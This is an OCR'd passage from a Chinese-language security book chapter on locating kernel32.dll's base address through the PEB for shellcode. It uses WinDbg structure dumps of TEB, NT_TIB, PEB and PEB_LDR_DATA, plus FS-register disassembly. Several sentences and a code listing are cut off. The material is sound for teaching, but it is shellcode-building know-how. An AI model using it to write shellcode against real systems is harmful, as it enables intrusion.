以下我們將循序漸進逐步完成上述的步驟。


透過 PEB 手法來找到 kernel32.dll 的基底記憶體位址 - 摸黑探索作業系統內部

為了解說方便，以下所有過程都在以 VirtualBox 下執行的 Windows XP SP3 虛擬機器上完成，如果讀者使用 Vista 或是 Windows 7 也不妨礙，只是要留意看到的記憶體數值會不同，讀者必須根據所看到的情況適時地調整，不可不明究理地直接複製貼上範例中的記憶體數值，另外，如果是使用 64 位元的系統的話，請注意要使用 32 位元版本的 WinDbg，關於詳細原因在本章最後會討論到，在 64 位元的 Windows 上安裝 32 位元的 WinDbg 的方式請參閱第一章。

對作業系統不熟的讀者，在此先簡單說明一下。一個程序 (Process) 在視窗作業系統下執行時，作業系統會為其保留一個特殊的資料結構來代表這一個程序，此資料結構稱為 PEB (Process Environment Block)，該程序底下的執行緒 (Thread) 也會被作業系統以另一個資料結構來表示，稱為 TEB (Thread Environment Block)。底下我們會探討並使用 PEB 和 TEB 這兩個資料結構來達成 shellcode 的目的。

以下我們將使用 WinDbg 來解釋，請使用 WinDbg 開啟 TestShellcode.exe。

在 WinDbg 的命令列執行預設指令 !peb 可以觀看關於 PEB 的資訊，執行指令 !teb 可以觀看 TEB 的資訊，我們打開 WinDbg，實際操作一



我們要更多了解 TEB 的結構，TEB 原來定義在 NT_DDK.h 這個表頭檔案裡面，這個表頭檔是安裝 Windows DDK (Driver Development Kit，或稱 Driver Device Kit) 裡面會附的，後來微軟又出了一包 WDK (Windows Driver Kit) 並將 DDK 包在裡面，撰寫此文時 WDK 最新是 7.1 版，其內部已經沒有附 NT_DDK.h 檔案了，筆者在網路上搜尋到此檔案，其版本卻不可考，另外，如果你下載 Windows SDK (Software Development Kit)，撰寫此文的時候版本為 7.1，安裝完之後在其子資料夾下有一個 winternl.h，內部同樣也有對 TEB 結構的定義，這兩個表頭檔案對於 TEB 的定義不同，以下請先看在 NT_DDK.h 裡面針對 TEB 結構的定義 (此 NT_DDK.h 的版本已不可考)：

```
typedef struct _TEB
{
        NT_TIB                  Tib;
        PVOID                   EnvironmentPointer;
        CLIENT_ID               Cid;
        PVOID                   ActiveRpcInfo;
        PVOID                   ThreadLocalStoragePointer;
        PPEB                    Peb;
        ULONG                   LastErrorValue;
        ULONG                   CountOfOwnedCriticalSections;
        PVOID                   CsrClientThread;
        PVOID                   Win32ThreadInfo;
        ULONG                   Win32ClientInfo[0x1F];
        PVOID                   WOW32Reserved;
        ULONG                   CurrentLocale;
        ULONG                   FpSoftwareStatusRegister;
        PVOID                   SystemReserved1[0x36];
        PVOID                   Spare1;
        ULONG                   ExceptionCode;
        ULONG                   SpareBytes1[0x28];
        PVOID                   SystemReserved2[0xA];
        ULONG                   GdiRgn;
        ULONG                   GdiPen;
        ULONG                   GdiBrush;
        CLIENT_ID               RealClientId;
        PVOID                   GdiCachedProcessHandle;
        ULONG                   GdiClientPID;
        ULONG                   GdiClientTID;
        PVOID                   GdiThreadLocaleInfo;
        PVOID                   UserReserved[5];
        PVOID                   GlDispatchTable[0x118];
        ULONG                   GlReserved1[0x1A];
        PVOID                   GlReserved2;
        PVOID                   GlSectionInfo;
        PVOID                   GlSection;
        PVOID                   GlTable;
        PVOID                   GlCurrentRC;
        PVOID                   GlContext;
        NTSTATUS                LastStatusValue;
        UNICODE_STRING          StaticUnicodeString;
        WCHAR                   StaticUnicodeBuffer[0x105];
        PVOID                   DeallocationStack;
        PVOID                   TlsSlots[0x40];
        LIST_ENTRY              TlsLinks;
        PVOID                   Vdm;
        PVOID                   ReservedForNtRpc;
        PVOID                   DbgSsReserved[0x2];
        ULONG                   HardErrorDisabled;
        PVOID                   Instrumentation[0x10];
        PVOID                   WinSockData;
        ULONG                   GdiBatchCount;
        ULONG                   Spare2;
        ULONG                   Spare3;
```

```
        PVOID                   StackReserved;
} TEB, *PTEB;
```

再請看新版 (2011 年) winternl.h 對於 TEB 結構的定義，其簡短到有點好笑的程度：

```
typedef struct _TEB {
    BYTE Reserved1[1952];
    PVOID Reserved2[412];
    PVOID TlsSlots[64];
    BYTE Reserved3[8];
    PVOID Reserved4[26];
    PVOID ReservedForOle;  // Windows 2000 only
    PVOID Reserved5[4];
    PVOID TlsExpansionSlots;
} TEB, *PTEB;
```

你可以看到微軟不想讓人知道 TEB 內部結構的決心，若是你到 MSDN 網站搜尋 TEB 結構，網頁上也會註明這個結構內容未來很有可能會改變。至少，從這兩個表頭檔你可以看出 TEB 結構真正的名字是 _TEB，其型別是一個 C 語言的結構 (struct)，無論如何，有一個方式可以總是看到 _TEB 的正確結構是什麼，就是透過微軟官方的除錯程式 WinDbg (這應該會給那些覺得 WinDbg 不好用的人一點重新考慮的動力)，透過 WinDbg 命令列執行指令 dt ntdll!_TEB 總是可以看到 _TEB 的正確結構，其複雜程度更勝於在 NT_DDK.h 裡面的定義，筆者將執行結果附在下面，WinDbg 也輸出了結構中的偏移量 (offset)，可謂非常方便 (請事先參照本書前面的章節將 WinDbg 的 symbols 設定好)：

```
0:000> dt ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : Ptr32 Void
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : Ptr32 Void
   +0x02c ThreadLocalStoragePointer : Ptr32 Void
   +0x030 ProcessEnvironmentBlock : Ptr32 _PEB
   +0x034 LastErrorValue   : Uint4B
   +0x038 CountOfOwnedCriticalSections : Uint4B
   +0x03c CsrClientThread  : Ptr32 Void
   +0x040 Win32ThreadInfo  : Ptr32 Void
   +0x044 User32Reserved   : [26] Uint4B
   +0x0ac UserReserved     : [5] Uint4B
   +0x0c0 WOW32Reserved    : Ptr32 Void
   +0x0c4 CurrentLocale    : Uint4B
   +0x0c8 FpSoftwareStatusRegister : Uint4B
   +0x0cc SystemReserved1  : [54] Ptr32 Void
   +0x1a4 ExceptionCode    : Int4B
   +0x1a8 ActivationContextStack : _ACTIVATION_CONTEXT_STACK
   +0x1bc SpareBytes1      : [24] UChar
   +0x1d4 GdiTebBatch      : _GDI_TEB_BATCH
   +0x6b4 RealClientId     : _CLIENT_ID
   +0x6bc GdiCachedProcessHandle : Ptr32 Void
   +0x6c0 GdiClientPID     : Uint4B
   +0x6c4 GdiClientTID     : Uint4B
   +0x6c8 GdiThreadLocalInfo : Ptr32 Void
   +0x6cc Win32ClientInfo  : [62] Uint4B
   +0x7c4 glDispatchTable  : [233] Ptr32 Void
   +0xb68 glReserved1      : [29] Uint4B
   +0xbdc glReserved2      : Ptr32 Void
   +0xbe0 glSectionInfo    : Ptr32 Void
   +0xbe4 glSection        : Ptr32 Void
   +0xbe8 glTable          : Ptr32 Void
   +0xbec glCurrentRC      : Ptr32 Void
   +0xbf0 glContext        : Ptr32 Void
   +0xbf4 LastStatusValue  : Uint4B
   +0xbf8 StaticUnicodeString : _UNICODE_STRING
   +0xc00 StaticUnicodeBuffer : [261] Uint2B
   +0xe0c DeallocationStack : Ptr32 Void
   +0xe10 TlsSlots         : [64] Ptr32 Void
   +0xf10 TlsLinks         : _LIST_ENTRY
   +0xf18 Vdm              : Ptr32 Void
   +0xf1c ReservedForNtRpc : Ptr32 Void
   +0xf20 DbgSsReserved    : [2] Ptr32 Void
   +0xf28 HardErrorsAreDisabled : Uint4B
   +0xf2c Instrumentation  : [16] Ptr32 Void
   +0xf6c WinSockData      : Ptr32 Void
   +0xf70 GdiBatchCount    : Uint4B
   +0xf74 InDbgPrint       : UChar
   +0xf75 FreeStackOnTermination : UChar
   +0xf76 HasFiberData     : UChar
   +0xf77 IdealProcessor   : UChar
   +0xf78 Spare3           : Uint4B
   +0xf7c ReservedForPerf  : Ptr32 Void
   +0xf80 ReservedForOle   : Ptr32 Void
   +0xf84 WaitingOnLoaderLock : Uint4B
   +0xf88 Wx86Thread       : _Wx86ThreadState
   +0xf94 TlsExpansionSlots : Ptr32 Ptr32 Void
   +0xf98 ImpersonationLocale : Uint4B
   +0xf9c IsImpersonating  : Uint4B
   +0xfa0 NlsCache         : Ptr32 Void
   +0xfa4 pShimData        : Ptr32 Void
   +0xfa8 HeapVirtualAffinity : Uint4B
   +0xfac CurrentTransactionHandle : Ptr32 Void
   +0xfb0 ActiveFrame      : Ptr32 _TEB_ACTIVE_FRAME
   +0xfb4 SafeThunkCall    : UChar
   +0xfb5 BooleanSpare     : [3] UChar
```

談：

```
0:000> dt ntdll!_teb
   +0x000 NtTib            : _NT_TIB
   ...(省略)
   +0x030 ProcessEnvironmentBlock : Ptr32 _PEB
   ...(省略)
```

我們很快地來看一下 _NT_TIB 結構長什麼樣子，在 Windows SDK 所附的 WinNT.h 表頭檔裡頭，有針對 _NT_TIB 作出定義，如下：

```
typedef struct _NT_TIB {
    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;
    PVOID StackBase;
    PVOID StackLimit;
    PVOID SubSystemTib;
#if defined(_MSC_EXTENSIONS)
    union {
        PVOID FiberData;
        DWORD Version;
    };
#else
    PVOID FiberData;
#endif
    PVOID ArbitraryUserPointer;
    struct _NT_TIB *Self;
} NT_TIB;
typedef NT_TIB *PNT_TIB;
```

針對 _NT_TIB 這個結構，微軟不像對 _TEB 一樣這麼嚴苛，把所有的成員都封在 ReservedX 的名稱裡面不讓人解讀，但是或許未來微軟會改變作法，從剛剛 _TEB 的經驗讀者應該已經學到我們總是可以用 WinDbg 來觀看正確的結構，透過在 WinDbg 下指令 dt ntdll!_NT_TIB 我們可以看到輸出的結構如下：

```
0:000> dt ntdll!_NT_TIB
   +0x000 ExceptionList    : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 StackBase        : Ptr32 Void
   +0x008 StackLimit       : Ptr32 Void
   +0x00c SubSystemTib     : Ptr32 Void
   +0x010 FiberData        : Ptr32 Void
   +0x010 Version          : Uint4B
   +0x014 ArbitraryUserPointer : Ptr32 Void
   +0x018 Self             : Ptr32 _NT_TIB
```

上面關鍵的有兩個，其一是第一個成員 ExceptionList，它是一個指向 _EXCEPTION_REGISTRATION_RECORD 結構的 32 位元指標，我們暫時不用深究這個結構的內容，不過可以從名稱中知道，這個結構和「例外處理」(exception) 和「註冊紀錄」(registration record) 有關係，讓我們暫時保持這樣的望文生義的理解程度就好，只要知道這第一個成員是和例外處理的註冊動作有關即可，另外關鍵的是最後一個成員 Self，這個是一個指向 _NT_TIB 結構的指標，也就是說，這是一個指向 NtTib 自己的指標，相當有趣，晚點會解釋為什麼要有這個指標。

複習一下，_TEB 裡面唯一重要的兩個成員是偏移量為 0x00 的第一個成員 NtTib，為 _NT_TIB 結構，以及另一個偏移量為 0x30 的成員 ProcessEnvironmentBlock 指標，其指向 _PEB 結構：

```
0:000> dt ntdll!_teb
   +0x000 NtTib            : _NT_TIB
   ...(中間省略)
   +0x030 ProcessEnvironmentBlock : Ptr32 _PEB
   ...(省略)
```

而第一個成員 NtTib 其 _NT_TIB 結構裡面，重要的是偏移量為 0x00 的第一個成員 ExceptionList，其是一個和例外處理註冊動作有關的指標，以及最後一個成員 Self，指向 NtTib 自己的指標：

```
0:000> dt ntdll!_NT_TIB
   +0x000 ExceptionList    : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   ...(中間省略)
   +0x018 Self             : Ptr32 _NT_TIB
```

我們接下來要天馬行空的想像和推理，在此之前請先了解一下 C/C++ 的指標概念，至少要知道對物件取址 (reference, 也就是 & 運算子) 的功能。如果我說有一個指標 FS 指向物件 A，則 FS 實際上等於 A 的記憶體位址，或者說 FS 等於 &A。這是以 C/C++ 來說明的方式，如果讀者不熟悉這個概念，可以先翻閱一些基礎 C/C++ 的書，或者用搜尋引擎幫自己惡補一下，否則接下來的內容你會讀的很痛苦。

好，讓我們繼續吧。

讓我們想像一下，假設應用程式在執行的時候，有一個永久指標，其永遠指向記憶體中的 _TEB 結構，我們姑且把此永久指標稱呼作 FS，而 (FS+0x00) 就會直接指向 NtTib 結構，也就是 (FS+0x00) 存放著 _TEB 在記憶體中的位址，也同時是 NtTib 在記憶體中的位址 (兩者相等，還記得 NtTib 是 _TEB 的第一個子成員嗎，不記得可以往上翻回復一下記憶)。我們用 C/C++ 的指標觀念來理解，(FS+0x00) 就等於 &(_TEB)，也等於 &(_TEB.NtTib)，而又 NtTib 是 _NT_TIB 結構，其第一個成員是 ExceptionList，所以 (FS+0x00) 就是直接指向 ExceptionList，用 C/C++ 指標觀念來說就是 (FS+0x00) 等於 &(_TEB.NtTib.ExceptionList)。FS 和 (FS+0x00) 相等，我故意不寫 FS 而寫 (FS+0x00) 是為了把偏移量納進來考慮。我們將 NtTib 的最後一個成員 Self 也考慮進來，(FS+0x18) 就是指向 Self，而 Self 又是指向 NtTib 自己，我們可以說 (FS+0x18) 是指標的指標，等於 &(_TEB.NtTib.Self)，也等於 &(&(_TEB.NtTib))，也等於 &(&(_TEB))。

Windows 系統的內部有相當多這樣的巢狀結構，透過指標彼此指來指去，請務必了解 C/C++ 指標的觀念。總結一下，邏輯關係如下：

- FS+0x00 = &(_TEB) = &(_TEB.NtTib) = &(_TEB.NtTib.ExceptionList)
- FS+0x18 = &(_TEB.NtTib.Self) = &(&(_TEB.NtTib)) = &(&(_TEB))
- FS+0x30 = &(_TEB.ProcessEnvironmentBlock) = &(&_PEB)

我們以 *(FS+0x00) 表示對 FS 指標作 C/C++ dereference 的動作，也就是對指標作 * 符號的動作，將其所指向的物件取出，在此筆者簡化了 C/C++ 於 dereference 動作中對型別的檢查和套用，請讀者留意，上面的邏輯關係可以改寫如下：

- *(FS+0x00) = _TEB = _TEB.NtTib = _TEB.NtTib.ExceptionList
- *(FS+0x18) = _TEB.NtTib.Self = &(_TEB.NtTib) = &(_TEB)
- *(FS+0x30) = _TEB.ProcessEnvironmentBlock = &(_PEB)

問題拉回到關於永久指標的假設到底成不成立？究竟在 Windows 中有沒有這個永久指標 FS 存在？

在 1996 年 5 月份的 Microsoft Systems Journal 裡面，有一個專欄叫做 Under the Hood，專欄作者是 Matt Pietrek，其文章談到 TEB 這個結構，這篇文章對於我們了解 Windows 內部如何使用 TEB 有很大的幫助。說點題外話，Matt 是 1993 年《Windows Internals》的作者，或許可以稱此書是第 1 版的《Windows Internals》，後來此書系列改名為《Inside Windows NT》稱為第 2 版，作者也換人了，《Inside Microsoft Windows 2000》稱為第 3 版，《Microsoft Windows Internals》稱為第 4 版，最後《Windows Internals》稱為第 5 版，第 5 版在美國要出版的時候是 2009 年年中，當時筆者也在美國，聽聞其作者 Mark 正為微軟內部許多工程師開班授課，教他們 Windows 內部到底長什麼樣，每個參與授課的人還可拿到尚未發行的《Windows Internals》部份內容當作講義。時至今日，據說第 6 版將要在 2012 年出版，其中將包含 Windows 7 和 Server 2008 R2 的技術，每逢《Windows Internals》系列要出版的時候，微軟似乎碰巧都會發售更新的作業系統，或許我們可以期待 Windows 8 也快要發行了吧。拉回到正題，當初 Matt 在 1996 年 5 月的專欄中提到 TEB，他舉了一個 C 語言的例子如下：

```
int main()
{
    __try
    {
        int i = 0;
    }
    __except( 1 )
    {     int j = 1:   }

    return 0;
}
```

Matt 指出，上述的程式碼會產生出類似下面這段組合語言：

```
401000:       PUSH          EBP
401001:       MOV           EBP,ESP
401003:       PUSH          FF
401005:       PUSH          00404000
40100A:       PUSH          00401140
40100F:       MOV           EAX,FS:[00000000]
401015:       PUSH          EAX
401016:       MOV           DWORD PTR FS:[00000000],ESP
```


程式碼主要是一個例外處理的結構，這個結構必須經過像是「註冊」這樣的動作，才能夠讓例外處理的機制生效，我們在之後的章節會更詳細來探討例外處理的結構，因為例外處理也可以被緩衝區溢位的攻擊所使用。早先我們介紹過 _TEB 結構內的第一個 NtTib 成員，其 _NT_TIB 結構內的第一個成員 ExceptionList 是一個例外處理註冊動作所需要的資料成員，可以看到在位址 40100F 的地方，指令是 MOV EAX,FS:[00000000]，這個動作是將 FS:[00000000] 裡面的值拷貝到 EAX 中，Matt 在文章中指出，這個指令就是存取 _NT_TIB 的 ExceptionList 成員，並將其存入到 EAX 內 (事實上，當時那個資料成員並不叫做 ExceptionList，而是叫做 pvExcept，不過只是名稱不同而已，還是同一個東西)，在這裡 FS 是區段暫存器 (segment register)，Matt 並且在文章中解釋，在 Windows 下，編譯器總是透過 FS 來存取 _TEB 資訊，即便是在不同的 Windows 版本，不管是在 Windows XP，或者是在 Windows Vista，甚至是 Windows 7，我們都可以使用 FS 區段暫存器來取得 _TEB 資訊。區段暫存器原則上是 80286 以前的產物，因為當時記憶體很小，所以用 16 位元的區段暫存器來作記憶體定址，一開始的區段暫存器有三個，分別叫做 CS (code segment) 存放指令位址用的，SS (stack segment) 存放堆疊位址用的，以及 DS (data segment) 存放資料位址用的，後來 CPU 設計上擴充多了 ES (extended segment) 可以運用，後來又再多了 FS 和 GS 兩個區段暫存器，FS 和 GS 前面的字母 F 和 G 取名的原因是 F 和 G 是在英文字母 E 之後接續的兩個字母，後來記憶體空間變大，在 Windows NT 技術之後區段暫存器便幾乎不再拿來作記憶體定址的功能了。Matt 文中的 FS:[00000000] 就是我們在先前已經先推理過的 *(FS+0x00)，所以我們將 *(FS+偏移量) 換成組合語言 FS:[偏移量] 的寫法，重新總結剛剛的邏輯關係如下：

- FS:[0x00] = _TEB = _TEB.NtTib = _TEB.NtTib.ExceptionList
- FS:[0x18] = _TEB.NtTib.Self = &(_TEB.NtTib) = &(_TEB)
- FS:[0x30] = _TEB.ProcessEnvironmentBlock = &(_PEB)

Matt 所舉的程式碼大約距離筆者撰寫此書時間有 15 年之久，如果你將上面 Matt 的程式碼拿去編譯，其產生出來的組合語言指令可能長相會差異很多，例如用 VC++ 2010 編譯就多了許多保護堆疊的驗證機制，所以在組合語言指令裡面比較難解讀，為了驗證 FS 區段暫存器的確是 Windows 內部在取得 _TEB 結構所使用的方式，我用 Dev-C++ 編譯一個簡單的程式 TestFS 如下，在其中呼叫 Windows API GetLastError() 以及 GetCurrentThreadId()，GetLastError() 可以取得執行緒內部儲存的錯誤值，很多 Windows API 執行過程中發生錯誤的時候，會去設定儲存在執行緒裡面的錯誤值，讓程式設計師可以透過這個錯誤值，進一步判斷 API 執行失敗的原因，在 MSDN 搜尋 GetLastError 可以找到更詳細的說明，GetCurrentThreadId() 可以取得當前執行緒的 ID，也就是 TID (Thread ID)，這兩個 API 函式都是系統必須要將 _TEB 內部的資訊提供給應用程式，我們可以藉此觀察其內部的機制：

```
//Dev-C++
//File name: testfs.c
#include <windows.h>
```

編譯後透過 Immunity 啟動 TestFS.exe，看到函式 main 內對 kernel32.GetLastError 以及 kernel32.GetCurrentThreadId 的呼叫，如下：



我們在 004012BA 設下中斷點，也在 004012CF 設下中斷點，先按下 F9 跳到 004012BA 呼叫 GetLastError() 的地方，連續按下 F7 直到跳入到 GetLastError() 內部 7C90FE21 (此函式位址根據作業系統不同而不同)，看到下面三行指令：

```
7C90FE21   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C90FE27   8B40 34          MOV EAX,DWORD PTR DS:[EAX+34]
7C90FE2A   C3               RETN
```

記得我們說 FS:[0x18] = &(_TEB)，上面第一行把 FS:[0x18] 儲存在一個暫存器 EAX 裡面，我們在前一章曾說過 EAX 和 [EAX] 的差異，[EAX] 是指將 EAX 當作指標，對指標作 dereference 的動作，類似於在 C 語言裡面的 *EAX 語法，只是少了 C 語言型別的檢查，推理一下便可得知，EAX 等於 &(_TEB)，而 [EAX] 等於 _TEB，看一下 _TEB 的結構，[EAX+0x34] 就是 LastErrorValue，這也就是 GetLastError() 會回傳的值：

```
0:000> dt ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   ...(省略)
   +0x034 LastErrorValue   : Uint4B
   ...(省略)
```

我們再按下 F9 跳到下一個中斷點 004012CF，連續按下 F7 直到進入到 GetCurrentThreadId() 內部，看到如下面三行指令：

```
7C8097D0   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C8097D6   8B40 24          MOV EAX,DWORD PTR DS:[EAX+24]
7C8097D9   C3               RETN
```

再回憶一下 _TEB 的結構，參考如下：

```
0:000> dt ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   ...(省略)
   +0x020 ClientId         : _CLIENT_ID
   ...(省略)
```

透過 WinDbg 可以更深挖掘 _CLIENT_ID 結構，執行 WinDbg 指令 dt ntdll!_CLIENT_ID，輸出如下：

```
0:000> dt ntdll!_CLIENT_ID
   +0x000 UniqueProcess    : Ptr32 Void
   +0x004 UniqueThread     : Ptr32 Void
```

所以知道 [EAX+0x20] 是 _TEB.ClientId 也是 _TEB.ClientId.UniqueProcess，而加上偏移量 4，[EAX+0x24] 就是 UniqueThread，也就是執行緒的 ID。你會發現系統每次要存取 FS 的時候，常常都是先將其裝入暫存器 EAX，然後再透過 EAX 來存取其他 _TEB 結構成員，原因是直接存取 EAX 的速度比存取區段暫存器 FS 要快，這也是為什麼 _NT_TIB 結構內部要放一個 Self 成員指向自己的緣故，透過把 Self，也就是 FS:[0x18]，先存進 EAX 裡面，之後再取得 _TEB 的其他成員就不需要花費很多時間使用 FS 暫存器了。

這個 TestFS 小程式讓我們可以看到在 Windows 內部取得 _TEB 資訊，都是透過區段暫存器 FS 來運作，事實上如果你翻查 Windows SDK 7.1 版所附的 WinNT.h，其中有程式碼如下：

```
#define PcTeb 0x18

// ... (中間省略)

__inline struct _TEB * NtCurrentTeb( void ) { __asm mov eax, fs:[PcTeb] }
```

這裡把對 FS 的運用直接寫在 WinNT.h 的表頭檔案裡面，我們可以知道 Matt 在 15 年前的論述，到如今 (2011 年) 還是一樣沒有改變，甚至在可見的未來應該也不會改變。我在此處花了大篇幅講解 TEB 和 FS 的目的，除了是要展示給讀者看它們的關聯以外，也是帶讀者熟悉作業系統內部的機制，如果真的有朝一日 TEB 和 FS 的關係改變了，讀者應該也能夠從上面的篇幅中，學到找出作業系統內部機制的方法。

在了解了 TEB 和 FS 之後，我們也需要來看一下 PEB，PEB 是作業系統提供給應用程式存取程序 (process) 的資料結構，我們早先已經推

```
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 SpareBool        : UChar
   +0x004 Mutant           : Ptr32 Void
   +0x008 ImageBaseAddress : Ptr32 Void
   +0x00c Ldr              : Ptr32 _PEB_LDR_DATA
   +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData    : Ptr32 Void
   +0x018 ProcessHeap      : Ptr32 Void
   +0x01c FastPebLock      : Ptr32 _RTL_CRITICAL_SECTION
   +0x020 FastPebLockRoutine : Ptr32 Void
   +0x024 FastPebUnlockRoutine : Ptr32 Void
   +0x028 EnvironmentUpdateCount : Uint4B
   +0x02c KernelCallbackTable : Ptr32 Void
   +0x030 SystemReserved   : [1] Uint4B
   +0x034 AtlThunkSListPtr32 : Uint4B
   +0x038 FreeList         : Ptr32 _PEB_FREE_BLOCK
   +0x03c TlsExpansionCounter : Uint4B
   +0x040 TlsBitmap        : Ptr32 Void
   +0x044 TlsBitmapBits    : [2] Uint4B
   +0x04c ReadOnlySharedMemoryBase : Ptr32 Void
   +0x050 ReadOnlySharedMemoryHeap : Ptr32 Void
   +0x054 ReadOnlyStaticServerData : Ptr32 Ptr32 Void
   +0x058 AnsiCodePageData : Ptr32 Void
   +0x05c OemCodePageData  : Ptr32 Void
   +0x060 UnicodeCaseTableData : Ptr32 Void
   +0x064 NumberOfProcessors : Uint4B
   +0x068 NtGlobalFlag     : Uint4B
   +0x070 CriticalSectionTimeout : _LARGE_INTEGER
   +0x078 HeapSegmentReserve : Uint4B
   +0x07c HeapSegmentCommit : Uint4B
   +0x080 HeapDeCommitTotalFreeThreshold : Uint4B
   +0x084 HeapDeCommitFreeBlockThreshold : Uint4B
   +0x088 NumberOfHeaps    : Uint4B
   +0x08c MaximumNumberOfHeaps : Uint4B
   +0x090 ProcessHeaps     : Ptr32 Ptr32 Void
   +0x094 GdiSharedHandleTable : Ptr32 Void
   +0x098 ProcessStarterHelper : Ptr32 Void
   +0x09c GdiDCAttributeList : Uint4B
   +0x0a0 LoaderLock       : Ptr32 Void
   +0x0a4 OSMajorVersion   : Uint4B
   +0x0a8 OSMinorVersion   : Uint4B
   +0x0ac OSBuildNumber    : Uint2B
   +0x0ae OSCSDVersion     : Uint2B
   +0x0b0 OSPlatformId     : Uint4B
   +0x0b4 ImageSubsystem   : Uint4B
   +0x0b8 ImageSubsystemMajorVersion : Uint4B
   +0x0bc ImageSubsystemMinorVersion : Uint4B
   +0x0c0 ImageProcessAffinityMask : Uint4B
   +0x0c4 GdiHandleBuffer  : [34] Uint4B
   +0x14c PostProcessInitRoutine : Ptr32     void
   +0x150 TlsExpansionBitmap : Ptr32 Void
   +0x154 TlsExpansionBitmapBits : [32] Uint4B
   +0x1d4 SessionId        : Uint4B
   +0x1d8 AppCompatFlags   : _ULARGE_INTEGER
   +0x1e0 AppCompatFlagsUser : _ULARGE_INTEGER
   +0x1e8 pShimData        : Ptr32 Void
   +0x1ec AppCompatInfo    : Ptr32 Void
   +0x1f0 CSDVersion       : _UNICODE_STRING
   +0x1f8 ActivationContextData : Ptr32 Void
   +0x1fc ProcessAssemblyStorageMap : Ptr32 Void
   +0x200 SystemDefaultActivationContextData : Ptr32 Void
   +0x204 SystemAssemblyStorageMap : Ptr32 Void
   +0x208 MinimumStackCommit : Uint4B
```

關鍵是偏移量為 0x0c 的成員 Ldr，它是一個指向結構 _PEB_LDR_DATA 的 32 位元指標，我們來仔細看一下 _PEB_LDR_DATA 結構內容為何，在 WinDbg 下執行指令 dt ntdll!_PEB_LDR_DATA：

```
0:000> dt ntdll!_PEB_LDR_DATA
   +0x000 Length           : Uint4B
   +0x004 Initialized      : UChar
   +0x008 SsHandle         : Ptr32 Void
   +0x00c InLoadOrderModuleList : _LIST_ENTRY
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY
   +0x024 EntryInProgress  : Ptr32 Void
```

偏移量 0x1c 的成員 InInitializationOrderModuleList 是超級關鍵，其為 _LIST_ENTRY 結構，這個成員內部包含了一個應用程式在啟動的時候，DLL 初始化的順序資訊，一些系統的 DLL 幾乎固定會被優先初始化，例如 ntdll.dll、kernerl32.dll 等等，繼續之前，我們也順便看一下在 Windows SDK 7.1 版裡面，表頭檔 winternl.h 對結構 _PEB_LDR_DATA 的定義：

```
typedef struct _PEB_LDR_DATA {
    BYTE Reserved1[8];
    PVOID Reserved2[3];
    LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

對照前面 WinDbg 的輸出來看，直到 InMemoryOrderModuleList 成員為止偏移量都一樣，但是之後的 InInitializationOrderModuleList 和 EntryInProgress 消失了，這裡我們再次看到微軟不希望我們使用 InInitializationOrderModuleList 的決心，無論如何，我們要來仔細檢視一

夠看著這個成員的名稱望文生義假設性地推想一下，然後透過 WinDbg 反覆觀察記憶體裡面的結構去驗證，只能夠說它實驗出來的結果的確是這樣，而網路上別人實驗出來也是這樣，大家都這麼說，只是人人沒有確實的把握，真相大概只有負責這個部份的 Windows 開發者才會知道，那其他的駭客怎麼會知道？筆者以為沒有駭客可以百分百確定這個答案 (當然微軟內部的人自己當駭客又是另外一回事)，除非，我們可以對作業系統作偵錯，找出它在啟動一個應用程式的程序，並且找到作業系統在填入這個成員的時候的機制，因為不是 Windows 的開發者，我們又必須在沒有作業系統程式原始碼的情況下作這些事情，這個過程已經超過筆者所能掌握的程度。筆者所要強調的是，在資安實務中，常常會有機會碰觸一些不會有文件說明的領域，我們只能大膽的假設，並且實驗去驗證，結果也許無法完全證明一些定理，但是依舊會有所收穫。

